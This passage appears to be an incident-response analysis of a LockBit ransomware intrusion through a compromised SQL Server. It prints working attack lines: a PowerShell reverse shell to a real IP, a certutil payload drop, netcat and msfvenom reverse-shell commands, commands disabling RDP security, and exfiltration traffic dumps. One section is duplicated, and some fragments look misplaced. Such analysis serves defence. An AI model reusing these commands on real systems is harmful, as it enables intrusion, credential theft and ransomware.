20 89 00 00 00 d0 02 00 00 3c 00 00 00 ac 02 00       |  ........<......
00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0       | ............@...
2e 70 64 61 74 61 00 00 08 19 00 00 00 60 03 00       | .pdata.......`..
00 1a 00 00 00 e8 02 00 00 00 00 00 00 00 00 00       | ................
00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00       | ....@..@.reloc..
a8 06 00 00 00 80 03 00 00 08 00 00 00 02 03 00       | ................
00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42    | .............@..B
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00       | ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00       | ................
```

Plink is initiated to create a tunnel. The attacker used RDP to login to the machine. Once logged in, procdump was used to get LSASS process memory dump. The attacker initiated kerberoasting


```
if ($PSBoundParameters['DisallowDelegation']) {
            Write-Verbose '[Get-DomainUser] Searching for users who are sensitive and not trusted for delegation'
            $Filter += '(userAccountControl:1.2.840.113556.1.4.803:=1048574)'
        }
        if ($PSBoundParameters['AdminCount']) {
            Write-Verbose '[Get-DomainUser] Searching for adminCount=1'
            $Filter += '(admincount=1)'
        }
        if ($PSBoundParameters['TrustedToAuth']) {
            Write-Verbose '[Get-DomainUser] Searching for users that are trusted to authenticate for other principals'
            $Filter += '(msds-allowedtodelegateto=*)'
        }
        if ($PSBoundParameters['PreauthNotRequired']) {
            Write-Verbose '[Get-DomainUser] Searching for user accounts that do not require kerberos preauthenticate'
            $Filter += '(userAccountControl:1.2.840.113556.1.4.803:=4194304)'
        }
        if ($PSBoundParameters['LDAPFilter']) {
            Write-Verbose "[Get-DomainUser] Using additional LDAP filter: $LDAPFilter"
            $Filter += "$LDAPFilter"
        }

        # build the LDAP filter for the dynamic UAC filter value
        $UACFilter | Where-Object {$_} | ForEach-Object {
            if ($_ -match 'NOT_.*') {
                $UACField = $_.Substring(4)
                $UACValue = [Int]($UACEnum::$UACField)
```

WEHSHELL ACTIVITY:



COMPROMISING SQLSERVER:

It's unclear how the sqlserver was hacked. It could have been a brute force attempt or use of default credentials. The attacker took advantage of **xp_cmdshell** procedure (xp_cmdshell { 'command_string' } [, no_output]) and initiated malicious commands from sqlservr.exe. The output was saved in SQLSERVER Log directory. Let's look at the list of commands SQLSERVER process initiated during the timeframe



The above picture definitely looks suspicious. Here is the command used to connect to the C2 server via powershell.

```
powershell    -nop -c "$client = New-Object System.Net.Sockets.TCPClient('45.93.136.127',80);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()”
```

Use of cerutils

```
certutil -f -decode <tempFIle.txt> C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Log\<tmpFIle.exe> & del /F /Q <tmpFIle.txt>
```

The following command was used to write/append a DLL in the Log folder.

```
"C:\Windows\system32\cmd.exe" /c echo
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFWL7IN9CAJ9CGr//xWkIEAAi0UMi0gEUegTAAAAg8QEagD/
FaQgQABdw8zMzMzMzFWL7IPsHItFCIlF8ItN8IPBAYlN7ItV8IoCiEXrg0XwAYB96wB17otN8CtN7IlN5ItV5IlV+GpAaAAQAACLRfiDwAFQagD/
FQQgQACJRfyLTfhRi1UIUotF/FD/FaggQACDxAxq/41N9FFqAItV/FJowBBAAGoAagD/FQggQABQ/
xUAIEAAM8CL5V3DzMzMzFWL7Gr+aJghQABoRRdAAGShAAAAAFCD7AhTVlehADBAADFF+DPFUI1F8GSjAAAAAIll6MdF/AAAAACLRQj/0MdF/
P7////rELgBAAAAw4tI6MdF/
P7///8zwItN8GSJDQAAAABZX15bi+VdwgQAOw0AMEAAdQLzw+mtAgAAaMkVQADoTAQAAKGgM0AAxwQkbDBAAP81nDNAAKNsMEAAaFwwQAB
oYDBAAGhYMEAA/xWcIEAAg8QUhcCjaDBAAH0IagjoaAMAAFnDahBoOCFAAOhYBQAAM9uJXfxkoRgAAACLcASJXeS/tDNAAFNWV/
8VMCBAADvDdBk7xnUIM/ZGiXXk6xBo6AMAAP8VNCBAAOvaM/ZGobAzQAA7xnUKah/
oCwMAAFnrO6GwM0AAhcB1LIk1sDNAAGjEIEAAaLwgQADo >> "C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Log\<tempFileName.txt>
```

The above mentioned DLL was dropped to initiate protocol tunneling

PROTOCOL TUNNELING:

One of the interesting aspectsof this campaign was ICMP tunneling. The attacker encapsulated the data within the ICMP payload. The C2 server sends back the instructions within the echo reply message. The attacker used this to create a reverse shell via ICMP

Let's examine the request and response:

Request (from the attacker) is to run netstat -ant command

REQUEST: This is done via the ICMP reply message

```
Internet Protocol Version 4, Src: 10.0.0.10 (10.0.0.10), Dst: 10.0.0.188 (10.0.0.188)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..00 = Explicit Congestion Notification: Not-ECT (Not ECN-Capable Transport) (0x00)
    Total Length: 41
    Identification: 0x0a04 (2564)
    Flags: 0x00
        0... .... = Reserved bit: Not set
        .0.. .... = Don't fragment: Not set
        ..0. .... = More fragments: Not set
    Fragment offset: 0
    Time to live: 255
    Protocol: ICMP (1)
    Header checksum: 0x9d0a [correct]
        [Good: True]
        [Bad: False]
    Source: 10.0.0.10 (10.0.0.10)
    Destination: 10.0.0.188 (10.0.0.188)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)      <——
    Code: 0
    Checksum: 0x8e34 [correct]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence number (BE): 154 (0x009a)
    Sequence number (LE): 39424 (0x9a00)
    Data (13 bytes)

0000  6e 65 74 73 74 61 74 20 2d 61 6e 74 0a            netstat -ant.
        Data: 6e657473746174202d616e740a
        [Length: 13]
```

REPLY: This is done via ICMP request message to the C2 server

```
          Destination: 10.0.0.10 (10.0.0.10)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)       <——
    Code: 0
    Checksum: 0xdd63 [correct]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence number (BE): 155 (0x009b)
    Sequence number (LE): 39680 (0x9b00)
    Data (500 bytes)
```

```
0000  6e 65 74 73 74 61 74 20 2d 61 6e 74 0a 0d 0a 41   netstat -ant...A
0010  63 74 69 76 65 20 43 6f 6e 6e 65 63 74 69 6f 6e   ctive Connection
0020  73 0d 0a 0d 0a 20 20 50 72 6f 74 6f 20 20 4c 6f   s....  Proto  Lo
0030  63 61 6c 20 41 64 64 72 65 73 73 20 20 20 20 20   cal Address
0040  20 20 20 20 20 46 6f 72 65 69 67 6e 20 41 64 64        Foreign Add
0050  72 65 73 73 20 20 20 20 20 20 20 20 53 74 61 74   ress        Stat
0060  65 20 20 20 20 20 20 20 20 20 20 20 4f 66 66 6c   e           Offl
0070  6f 61 64 20 53 74 61 74 65 0d 0a 0d 0a 20 20 54   oad State....  T
0080  43 50 20 20 20 20 30 2e 30 2e 30 2e 30 3a 31 33   CP    0.0.0.0:13
0090  35 20 20 20 20 20 20 20 20 20 20 20 20 20 30 2e   5            0.
00a0  2e 30 2e 30 3a 30 20 20 20 20 20 20 20 20 20 20   .0.0:0
00b0  20 20 20 20 4c 49 53 54 45 4e 49 4e 47 20 20 20       LISTENING
00c0  20 20 20 20 49 6e 48 6f 73 74 20 20 20 20 20 20       InHost
00d0  0d 0a 20 20 54 43 50 20 20 20 20 30 2e 30 2e 30   ..  TCP    0.0.0
00e0  2e 30 3a 34 34 35 20 20 20 20 20 20 20 20 20 20   .0:445
00f0  20 20 30 2e 30 2e 30 2e 30 3a 30 20 20 20 20 20     0.0.0.0:0
0100  20 20 20 20 20 20 20 20 20 4c 49 53 54 45 4e 49           LISTENI
0110  4e 47 20 20 20 20 20 20 20 49 6e 48 6f 73 74 20   NG       InHost
0120  20 20 20 20 20 0d 0a 20 20 54 43 50 20 20 20 20        ..  TCP
0130  30 2e 30 2e 30 2e 30 3a 33 33 38 39 20 20 20 20   0.0.0.0:3389
0140  20 20 20 20 20 20 20 30 2e 30 2e 30 2e 30 3a 30          0.0.0.0:0
0150  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 4c                 L
0160  53 54 45 4e 49 4e 47 20 20 20 20 20 20 20 49 6e   STENING       In
0170  48 6f 73 74 20 20 20 20 20 20 0d 0a 20 20 54 43   Host      ..  TC
0180  50 20 20 20 20 30 2e 30 2e 30 2e 30 3a 34 39 31   P    0.0.0.0:491
0190  35 32 20 20 20 20 20 20 20 20 20 20 30 2e 30 2e   52          0.0.
01a0  30 2e 30 3a 30 20 20 20 20 20 20 20 20 20 20 20   0.0:0
01b0  20 20 20 4c 49 53 54 45 4e 49 4e 47 20 20 20 20      LISTENING
01c0  20 20 20 49 6e 48 6f 73 74 20 20 20 20 20 20 0d      InHost      .
```

The attacker got back the result via ICMP.

The malware used 5 seconds sleep between each iteration of ICMP request. Once the malware is ready to send the request, first IcmpCreateFile() is called to get the handle to the ICMPv4 request. The handle is used in the following function call.

IcmpSendEcho (0x004b05b8, 167772170, 0x00752a70, 0, NULL, 0x00752ae0, 100, 3000)

Where 0x00752ae0 holds the REPLY data of size 100 bytes and timeout of 3 seconds.

167772170 = ipLong address.

The attacker used xp_cmdshell procedure to execute commands within the context of a SQL instance

Persistence:

The attacker ran the following batch file

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /f /v UserAuthentication /t REG_DWORD /d 0
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /f /v SecurityLayer /t REG_DWORD /d 0
schtasks /create /tn "WindowsUpdate_Daily" /tr "C:\temp\n.exe 45.93.136.127 443 -e cmd.exe" /sc minute /mo 5 /RU %USERNAME%
```

The batch did the following:

- *Disable NLA on RDP*
- *Use nectar to create a reverse shell with the C2 server*

Maintaining Access

The attacker has to make sure that the payload or the tool must not get detected by the SOC/Security team or any other security layer. If the malware gets flagged, the attacker must have another backdoors in place. For this purpose, the attacker created multiple backdoors using msfvenom framework. Let's look at the commands the attacker ran on the C2 server.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=45.93.136.127 LPORT=443 -f exe > svchost.exe
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=45.93.136.127 LPORT=80 -f exe > a.exe
msfvenom -p windows/x64/meterpreter_reverse_https LHOST=45.93.136.127 LPORT=80 -f exe > b.exe
msfvenom -p windows/x64/meterpreter_reverse_https LHOST=45.93.136.127 LPORT=80 -f dll > b.dll
```

The backdoor:

The backdoor is used to secure a remote access to the network. Once executed it tries to communicate to the following ip address.

```
==========================================
+ Source-Ip: 172.16.223.5 -> Dest-Ip: 45.93.136.127
+ P-Size: 52, Packet-Id: 3611 ]
+ Source-Port: 63317, Dest-Port: 80
+ (37115, 0)
+ Control-Flag [13]: syn
+ WIN: 8192


45 00 00 34 0e 1b 40 00 80 06 ab b6 ac 10 df 05       | E..4..@.........
2d 5d 88 7f f7 55 00 50 90 db 10 ba 00 00 00 00       | -]...U.P........
80 02 20 00 74 e2 00 00 02 04 05 b4 01 03 03 08       | .. .t...........
01 01 04 02                                           | ....
```

Once the backdoor is in place, the attacker provides instructions to drop/ download other payloads on the target host(s).

Tool set:

Following the installation of the backdoor (mentioned above), we observed the attacker dropping and installing various tools. **Note**: the attacker downloaded at least two versions of EACH tool (for redundancy?)

PROCDUMP: Two different versions of procDump were dropped.

PATH: c:\Users\Public\pd.exe & c:\Users\Public\pd2.exe

PSEXEC: Two different versions of psexec were dropped.

PATH: c:\Users\Public\ps.exe & c:\Users\Public\ps2.exe

- a9affdcdb398d437e2e1cd9bc1ccf2d101d79fc6d87e95e960e50847a141faa4
- 57492d33b7c0755bb411b22d2dfdfdf088cbbfcd010e30dd8d425d5fe66adff4


PLINK: For the data exfiltration the threat actor also dropped puttyLink payload. This was mainly used to establish a tunnel with the C2 as an alternate method to maintain access to the network.

PATH: c:\Users\Public\conhost.exe

MIMIKATZ: For credential theft the attacker downloaded the mimikatz framework from github[.]com/ParrotSec/mimikatz. The below image shows the file structure of the installed Mimikatz.

```
├── Win32
│   ├── mimidrv.sys
│   ├── mimikatz.exe
│   ├── mimilib.dll
│   ├── mimilove.exe
│   └── mimispool.dll
├── checksums.txt
├── kiwi_passwords.yar
├── mimicom.idl
├── mimikatz_trunk.zip
└── x64
    ├── mimidrv.sys
    ├── mimikatz.exe
    ├── mimilib.dll
    └── mimispool.dll
```

The attacker successfully obtained the credential dump of an account with domain admin privileges: often the holy grail for attackers. Following this, the attacker moved laterally to the domain controller and created the following group policy object:



The group policy was used to call a batch script which copies the actual ransomware file to c:\temp\v2c.exe

```
0000  6e 65 74 73 74 61 74 20 2d 61 6e 74 0a 0d 0a 41   netstat -ant...A
0010  63 74 69 76 65 20 43 6f 6e 6e 65 63 74 69 6f 6e   ctive Connection
0020  73 0d 0a 0d 0a 20 20 50 72 6f 74 6f 20 20 4c 6f   s....  Proto  Lo
0030  63 61 6c 20 41 64 64 72 65 73 73 20 20 20 20 20   cal Address
0040  20 20 20 20 20 46 6f 72 65 69 67 6e 20 41 64 64        Foreign Add
0050  72 65 73 73 20 20 20 20 20 20 20 20 53 74 61 74   ress         Stat
0060  65 20 20 20 20 20 20 20 20 20 20 20 4f 66 66 6c   e           Offl
0070  6f 61 64 20 53 74 61 74 65 0d 0a 0d 0a 20 20 54   oad State....  T
0080  43 50 20 20 20 20 30 2e 30 2e 30 2e 30 3a 31 33   CP    0.0.0.0:13
0090  35 20 20 20 20 20 20 20 20 20 20 20 20 30 2e 30   5            0.0
00a0  2e 30 2e 30 3a 30 20 20 20 20 20 20 20 20 20 20   .0.0:0
00b0  20 20 20 20 4c 49 53 54 45 4e 49 4e 47 20 20 20       LISTENING
00c0  20 20 20 20 49 6e 48 6f 73 74 20 20 20 20 20 20       InHost
00d0  0d 0a 20 20 54 43 50 20 20 20 20 30 2e 30 2e 30   ..  TCP    0.0.0
00e0  2e 30 3a 34 34 35 20 20 20 20 20 20 20 20 20 20   .0:445
00f0  20 20 30 2e 30 2e 30 2e 30 3a 30 20 20 20 20 20     0.0.0.0:0
0100  20 20 20 20 20 20 20 20 20 4c 49 53 54 45 4e 49          LISTENI
0110  4e 47 20 20 20 20 20 20 20 49 6e 48 6f 73 74 20   NG       InHost
0120  20 20 20 20 20 0d 0a 20 20 54 43 50 20 20 20 20        ..  TCP
0130  30 2e 30 2e 30 2e 30 3a 33 33 38 39 20 20 20 20   0.0.0.0:3389
0140  20 20 20 20 20 20 20 30 2e 30 2e 30 2e 30 3a 30          0.0.0.0:0
0150  20 20 20 20 20 20 20 20 20 20 20 20 20 20 4c 49                LI
0160  53 54 45 4e 49 4e 47 20 20 20 20 20 20 20 49 6e   STENING       In
0170  48 6f 73 74 20 20 20 20 20 20 0d 0a 20 20 54 43   Host      ..  TC
0180  50 20 20 20 20 30 2e 30 2e 30 2e 30 3a 34 39 31   P    0.0.0.0:491
0190  35 32 20 20 20 20 20 20 20 20 20 20 30 2e 30 2e   52          0.0.
01a0  30 2e 30 3a 30 20 20 20 20 20 20 20 20 20 20 20   0.0:0
01b0  20 20 20 4c 49 53 54 45 4e 49 4e 47 20 20 20 20      LISTENING
01c0  20 20 20 49 6e 48 6f 73 74 20 20 20 20 20 20 0d      InHost      .
```

The attacker got back the result via ICMP.

The malware used 5 seconds sleep between each iteration of ICMP request. Once the malware is ready to send the request, first IcmpCreateFile() is called to get the handle to the ICMPv4 request. The handle is used in the following function call.

IcmpSendEcho (0x004b05b8, 167772170, 0x00752a70, 0, NULL, 0x00752ae0, 100, 3000)

Where 0x00752ae0 holds the REPLY data of size 100 bytes and timeout of 3 seconds.

167772170 = ipLong address.

The attacker used xp_cmdshell procedure to execute commands within the context of a SQL instance

POST EXPLOIT:

Once the attacker had the complete control over the network, two additional files were deployed to the environment.

THE UPLOADER: Used to exfiltrate files

THE RANSOMWARE: Used for file mass file encryption (Lockbit ransomware) using partial file encryption method {HEADER + FOOTER}

ENCRYPTION USED: **AES256** + **ECC**

THE UPLOADER

The attacker created a task called windowupdate that initiates this payload.

```
<Command>C:\Users\Public\Downloads\svchost.exe</Command>
```

The Trojan communicated to the C2 (**167.172.170.139**).

```
==========================================
+ Source-Ip: 167.172.170.139 -> Dest-Ip: 172.16.223.5
+ P-Size: 225, Packet-Id: 21455 ]
+ Source-Port: 80, Dest-Port: 54516
+ (29691, 35071)
+ Control-Flag [13]: psh ack
+ WIN: 9750


45 00 00 e1 53 cf 00 00 34 06 00 00 a7 ac aa 8b       | E...S...4.......
ac10 df 05 00 50 d4 f4 73 f8 39 4a 88 bf 61 48       | .....P..s.9J..aH
50 18 26 16 ae 27 00 00 48 54 54 50 2f 31 2e 31       | P.&..'..HTTP/1.1
20 32 30 30 20 4f 4b 0d 0a 53 65 72 76 65 72 3a       |  200 OK..Server:
20 6e 67 69 6e 78 2f 31 2e 31 34 2e 32 0d 0a 44       |  nginx/1.14.2..D
61 74 65 3a 20 57 65 64 2c 20 31 31 20 41 75 67       | ate: Wed, 11 Aug
20 32 30 32 31 20 31 38 3a 33 35 3a 34 30 20 47       |  2021 18:35:40 G
4d 54 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65       | MT..Content-Type
3a 20 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61       | : text/html; cha
72 73 65 74 3d 55 54 46 2d 38 0d 0a 54 72 61 6e       | rset=UTF-8..Tran
73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 63       | sfer-Encoding: c
68 75 6e 6b 65 64 0d 0a 43 6f 6e 6e 65 63 74 69       | hunked..Connecti
6f 6e 3a 20 6b 65 65 70 2d 61 6c 69 76 65 0d 0a       | on: keep-alive..
0d 0a 35 0d 0a 33 32 35 33 35 0d 0a 30 0d 0a 0d       | ..5..32535..0...
0a                                                    | .
```

Buffer data and send

First the backdoor looks for the files by using the following code flow

```
call    qword [imp_lstrcpyW]
mov     rdx, qword [rsp+0x58+var_30]      // A pointer to WIN32_FIND_DATA structure
mov     rcx, qword [rsp+0x58+var_20]      // FileName for the function
call    qword [imp_FindFirstFileW]        // call FindFirstFileW with the right data
structures

This translates to the following:

hFind = FindFirstFileW(fileName, rdx);
    if (hFind != INVALID_HANDLE_VALUE) {
            do {

            ..
            ..


            } while (FindNextFileW(hFind, rdx) != 0x0);
            FindClose(hFind);
    }
```

It calls send() function.

```
send ( 860, 0x0000000000361f10, 264, 0 )     // Sends 264 bytes data. The pointer to a buffer data is shown in the following text

0000  50 4f 53 54 20 2f 75 70 6c 6f 61 64 46 69 6c 65 2e 70 68 70 20 48 54 54  POST /uploadFile.php HTT
0018  50 2f 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c  P/1.1..Accept: text/html
0030  0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74  ..Content-Type: applicat
0048  69 6f 6e 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f 64 65  ion/x-www-form-urlencode
0060  64 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35  d..User-Agent: Mozilla/5
0078  2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 3b 20 57 69 6e  .0 (Windows NT 10.0; Win
0090  36 34 3b 20 78 36 34 3b 20 72 76 3a 38 39 2e 30 29 20 47 65 63 6b 6f 2f  64; x64; rv:89.0) Gecko/
00a8  32 30 31 30 30 31 30 31 20 46 69 72 65 66 6f 78 2f 38 39 2e 30 0d 0a 48  20100101 Firefox/89.0..H
00c0  6f 73 74 3a 20 31 36 37 2e 31 37 32 2e 31 37 30 2e 31 33 39 0d 0a 43 6f  ost: 167.172.170.139..Co
00d8  6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 32 36 39 35 0d 0a 43 61 63  ntent-Length: 32695..Cac
00f0  68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a  he-Control: no-cache…
```

This translates to the following on the network.

```
+ Source-Ip: 172.16.223.5 -> Dest-Ip: 167.172.170.139
+ P-Size: 304, Packet-Id: 8328 ]
+ Source-Port: 54516, Dest-Port: 80
+ (35071, 29691)
+ Control-Flag [13]: psh ack
+ WIN: 16585
```

```
45 00 01 30 20 88 40 00 80 06 fb f1 ac 10 df 05       | E..0 .@.........
a7 ac aa 8b d4 f4 00 50 88 bf 61 48 73 f8 3a 03       | .......P..aHs.:.
50 18 40 c9 f1 3d 00 00 50 4f 53 54 20 2f 75 70       | P.@..=..POST /up
6c 6f 61 64 46 69 6c 65 2e 70 68 70 20 48 54 54       | loadFile.php HTT
50 2f 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 74       | P/1.1..Accept: t
65 78 74 2f 68 74 6d 6c 0d 0a 43 6f 6e 74 65 6e       | ext/html..Conten
74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74       | t-Type: applicat
69 6f 6e 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75       | ion/x-www-form-u
72 6c 65 6e 63 6f 64 65 64 0d 0a 55 73 65 72 2d       | rlencoded..User-
41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35       | Agent: Mozilla/5
2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 31       | .0 (Windows NT 1
30 2e 30 3b 20 57 69 6e 36 34 3b 20 78 36 34 3b       | 0.0; Win64; x64;
20 72 76 3a 38 39 2e 30 29 20 47 65 63 6b 6f 2f       |  rv:89.0) Gecko/
32 30 31 30 30 31 30 31 20 46 69 72 65 66 6f 78       | 20100101 Firefox
2f 38 39 2e 30 0d 0a 48 6f 73 74 3a 20 31 36 37       | /89.0..Host: 167
2e 31 37 32 2e 31 37 30 2e 31 33 39 0d 0a 43 6f       | .172.170.139..Co
6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 32       | ntent-Length: 32
36 39 34 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72       | 694..Cache-Contr
6f 6c 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a       | ol: no-cache….
```

Then it uses the key to initiate the upload (notice key=jkren……)

```
send ( 860, 0x0000000018880000, 32695, 0 )

==========================================
+ Source-Ip: 172.16.223.5 -> Dest-Ip: 167.172.170.139
+ P-Size: 1426, Packet-Id: 8329 ]
+ Source-Port: 54516, Dest-Port: 80
+ (35071, 29691)
+ Control-Flag [13]: ack
+ WIN: 16585
```

```
45 00 05 92 20 89 40 00 80 06 f7 8e ac 10 df 05       | E... .@.........
a7 ac aa 8b d4 f4 00 50 88 bf 62 50 73 f8 3a 03       | .......P..bPs.:.
50 10 40 c9 81 33 00 00 6b 65 79 3d 6a 6b 72 65       | P.@..3..key=jkre
6e 75 67 62 69 6f 77 65 6e 75 79 66 62 6f 69 77       | nugbiowenuyfboiw
65 6e 75 79 49 55 4f 4e 62 65 66 75 77 75 38 34       | enuyIUONbefuwu84
39 66 26 64 61 74 61 3d 39 69 4f 7a 7a 2b 34 51       | 9f&data=9iOzz+4Q
50 33 71 73 37 69 39 67 38 4d 46 37 51 44 34 36       | P3qs7i9g8MF7QD46
4e 33 62 48 33 36 6a 2b 51 44 76 37 70 77 68 59       | N3bH36j+QDv7pwhY
56 41 49 43 51 44 6a 66 4e 34 38 66 75 2f 31 30       | VAICQDjfN48fu/10
77 43 34 66 52 6e 33 36 76 48 74 6b 77 42 6e 78       | wC4fRn36vHtkwBnx
```

DATA IS DELIMITED IN THE FOLLOWING ORDER

```
45 00 01 bc 2c f5 40 00 80 06 ee f8 ac 10 df 05       | E...,.@.........
a7 ac aa 8b d4 f5 00 50 49 5f 5a 75 19 7f d4 99       | .......PI_Zu....
50 18 3f e3 18 af 00 00 50 4f 53 54 20 2f 75 70       | P.?.....POST /up
6c 6f 61 64 46 69 6c 65 2e 70 68 70 20 48 54 54       | loadFile.php HTT
50 2f 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 74       | P/1.1..Accept: t
65 78 74 2f 68 74 6d 6c 0d 0a 43 6f 6e 74 65 6e       | ext/html..Conten
74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74       | t-Type: applicat
69 6f 6e 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75       | ion/x-www-form-u
72 6c 65 6e 63 6f 64 65 64 0d 0a 55 73 65 72 2d       | rlencoded..User-
41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35       | Agent: Mozilla/5
2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 31       | .0 (Windows NT 1
30 2e 30 3b 20 57 69 6e 36 34 3b 20 78 36 34 3b       | 0.0; Win64; x64;
20 72 76 3a 38 39 2e 30 29 20 47 65 63 6b 6f 2f       |  rv:89.0) Gecko/
32 30 31 30 30 31 30 31 20 46 69 72 65 66 6f 78       | 20100101 Firefox
2f 38 39 2e 30 0d 0a 48 6f 73 74 3a 20 31 36 37       | /89.0..Host: 167
2e 31 37 32 2e 31 37 30 2e 31 33 39 0d 0a 43 6f       | .172.170.139..Co
6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 31 34       | ntent-Length: 14
32 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c       | 2..Cache-Control
3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a 6b 65       | : no-cache....ke
79 3d 6a 6b 72 65 6e 75 67 62 69 6f 77 65 6e 75       | y=jkrenugbiowenu
79 66 62 6f 69 77 65 6e 75 79 49 55 4f 4e 62 65       | yfboiwenuyIUONbe
66 75 77 75 38 34 39 66 26 64 61 74 61 3d 6c 6f       | fuwu849f&data=lo
63 6b 65 64 26 66 69 6c 65 73 69 7a 65 3d 37 26       | cked&filesize=7&
66 72 61 6d 65 73 69 7a 65 3d 33 32 35 33 35 26       | framesize=32535&
66 72 61 6d 65 6e 75 6d 3d 2d 30 26 66 69 6c 65       | framenum=-0&file
63 72 63 3d 31 26 66 69 6c 65 6e 61 6d 65 3d 2e       | crc=1&filename=.
